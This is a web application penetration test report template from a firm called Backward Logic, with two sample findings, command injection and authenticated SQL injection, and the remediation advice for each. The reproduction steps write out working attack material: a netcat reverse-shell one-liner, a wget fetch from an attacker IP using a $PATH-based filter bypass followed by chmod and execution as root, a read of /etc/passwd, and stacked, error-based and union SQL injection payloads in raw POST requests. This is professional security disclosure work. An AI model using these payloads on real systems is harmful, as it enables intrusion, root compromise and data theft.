BACKWARD LOGIC

Report For: [Client Name]
Application/Site: [Application/Domain Name]
Report Date: [Date]
FOR OFFICIAL USE ONLY

TABLE OF CONTENTS

Operation Information

Operation Overview	
Start Date	
End Date	
Total Findings	
Highest Finding Severity	

Client Overview (Point of Contact)	
Name	
Phone	
Email Address	

Backward Logic Operation Lead	
Company Name	Backward Logic, LLC
Name	
Phone	
Email Address	

Executive Summary

Backward Logic was contracted by <redacted>, to perform a web application penetration test for the <redacted> application. The penetration test began <redacted> and completed <redacted>.

The penetration testers performed initial attack surface enumeration and identified several key points of interest. Ultimately the application was found to have some concerning vulnerabilities that ranged from Command Injection and SQL injection, to lower risk vulnerabilities like <redacted> and <redacted>.

The penetration testers were not able to bypass authentication, or leverage any form of <redacted>. This demonstrates that the developers were aware of many common forms of attacks, and thus did an excellent job protecting against them.

However, even though the application did a good job of sanitizing common maliciously used characters, the penetration testers were able to devise a work around that ultimately resulted in gaining 'root' level privileges on the server.

Additionally, they were able to leverage other vulnerabilities to dump the full contents of the database, and bypass authorization restrictions.

Summary of Findings

Findings			
Vulnerability ID	Vulnerability Title	CVSS	Severity
SampleApp-01	Command Injection		Critical
SampleApp-02	Authenticated SQL Injection		High
-Other Findings-	-Were Removed-		

Findings Details

SampleApp-01: Command Injection

Critical

Vulnerability Details

Command injection occurs when user input is not properly sanitized, and is ultimately passed through to the underlying operating system. This is, by definition, remote code execution at the privilege level of the account running the application.

For <REDACTED>, there exists the ability to upload files within the <REDACTED> functionality. Unfortunately, the filename itself is passed, to a call to the operating system of the server. Although certain characters were, in fact, sanitized, the assessor was able to determine a bypass that allowed for full remote code execution through Command Injection in the filename itself.

Steps To Reproduce

1. The <redacted> file is used to upload files (<redacted>). Below is a sample of the upload function being used:


```
POST /cgi-bin/<redacted> HTTP/1.1
Accept: image/jpeg, image/gif, image/pjpeg, application/x-ms-application, application/xaml+xml, application/x-ms-xbap, */*
Referer: https://<server IP>/cgi-bin/<redacted>
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET4.0C; .NET4.0E; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Content-Type: multipart/form-data; boundary=----------------------------7e0823930136
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: <server IP>
Content-Length: 206
Connection: close
Cache-Control: no-cache
Cookie: session_id=<valid cookie>


----------------------------7e0823930136
Content-Disposition: form-data; name="<redacted>"; filename="test.txt"
Content-Type: text/plain
```

<file contents>

----------7e0823930136--


2. The actual injection takes place in the name of the file being uploaded (ie. **filename=”test.txt&id”**). By performing the following requests, system information is sent back in the response:



Running the 'id' command and identifying that the application is running as 'root'

3. This gives any user the ability to execute simple non interactive commands. However, more complex (including remote shell) are possible.

4. Special characters like '/','<','>' are not sent across to the server. But utilizing the environment itself, it becomes possible to insert characters like the '/'. Below is an example of a user using this method to retrieve the /etc/passwd file:



Displaying /etc/passwd

5. Now the attacker has the ability to create a shell by uploading a file containing the following:


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <redacted IP> 5555 >/tmp/f

6. To upload the file, the attacker creates and hosts a file called “shell”, that contains the command listed in Step 5. Then by leveraging the command injection to call ‘wget’ on the server to

retrieve the shell file, the attacker is able to upload the ‘shell’ file to the server. The injected command should look like:

test.txt&wget http:`echo $PATH | cut -c1``echo $PATH | cut -c1`<redacted IP>`echo $PATH | cut -c1`shell

7. Once the file has been uploaded (it will be placed in the <redacted path> folder), the attacker can then chmod and execute the file as a script, creating a reverse shell, running as root:
   test.xml&chmod a+x shell
   test.xml&.`echo $PATH | cut -c1`shell



Interactive Reverse Shell Caught

Recommendation

All user input should be properly sanitized, but this is especially true if the input is being passed to any form of operating system functionality. This often includes, but is not limited to, file manipulation (copy, write, delete, read) and server side command calls (ping, directory listing, service manipulation). Allowed characters, in user supplied input, should not allow characters also used during operating system interaction. Additionally, if the application is running within a ‘jailed’ environment, like ‘chroot’, and has limited privileges, this can significantly impair an attackers ability to leverage this form of attack.

References

N/A

SampleApp-02: Authenticated SQL Injection

High


Vulnerability Details

An SQL injection is a type of injection attack, where an attacker inserts or "injects" an unintended SQL query into the application. This occurs when an application does not properly sanitize user input before inserting the user supplied values into a SQL query. A successful SQL injection attack can allow an attacker to read sensitive data from the database, modify database data through Insert/Update/Delete queries, potentially execute administration operations on the database (such as enable xp_cmdshell), retrieve files from the server's file system, and in some cases issue commands to the server's operating system.

In this application, the <redacted> search function presents a fully unsanitized parameter that allows an attacker to inject arbitrary SQL queries.

Steps To Reproduce

1. If visual access to the application is unavailable, see direct POST queries below.
2. If able to login to the application directly, then do so.
3. Click on Dashboard and select Devices button.



Select the Devices Tab

4. The Find Device search field is not sanitized and allows for the three big forms of SQLi, using the following sequence injection sequence: %'

   Stacked

<char>%'; waitfor delay '00:00:10';--

Error:


<char>%' and 1=cast(@@version as int);--

Union:

<char>%' union select all null, null, @@version, null, null, null, null, null, null;--

<char>%' union select all null, null, null, null, null, @@version, null, null, null;--

<char>%' union select all null, null, null, null, null, null, @@version, null, null;--



Example of Error Based Injection

No Access to UI


1. If access to the UI is unavailable, but a valid session ID is had (even the Guest account), then this attack can be performed using direct packets with the server using the following POST request (attack string is in red, valid asp auth session id and the lang id are required and are shown in green):

POST /**<REDACTED>** HTTP/1.1
Host: **<REDACTED>**
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://**<REDACTED>**
Cookie: langid=1033;
.ASPXAUTH=76E6D7AC40422076E84BBF44AC063909F7FA5505887DCBF4D0F7FC227FDC7

B08543E4E99B636A1C19E178D5EC38899BBA55A7063E6812F0B5D38B95B45733E0D62EB3A EF146AA9817CEB61315C29BC08
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

__DIALOG_IN_PARAM.sSearchString=**%2525%27%2520and%25201%3Dcast %28%40%40version%2520as%2520int%29%3B--**

2. This results in the following output:



Example of Error Based Injection

Recommendation

All user supplied input should be sanitized, filtered, and/or validated. Where possible, the application should utilized parameterized queries, rather than make SQL queries directly.

Additionally, if other databases/tables are accessible within the database, then proper roles should be applied to prevent access to data not intended to be used by the application.

References

https://www.owasp.org/index.php/SQL_Injection
http://projects.webappsec.org/w/page/13246963/SQL%20Injection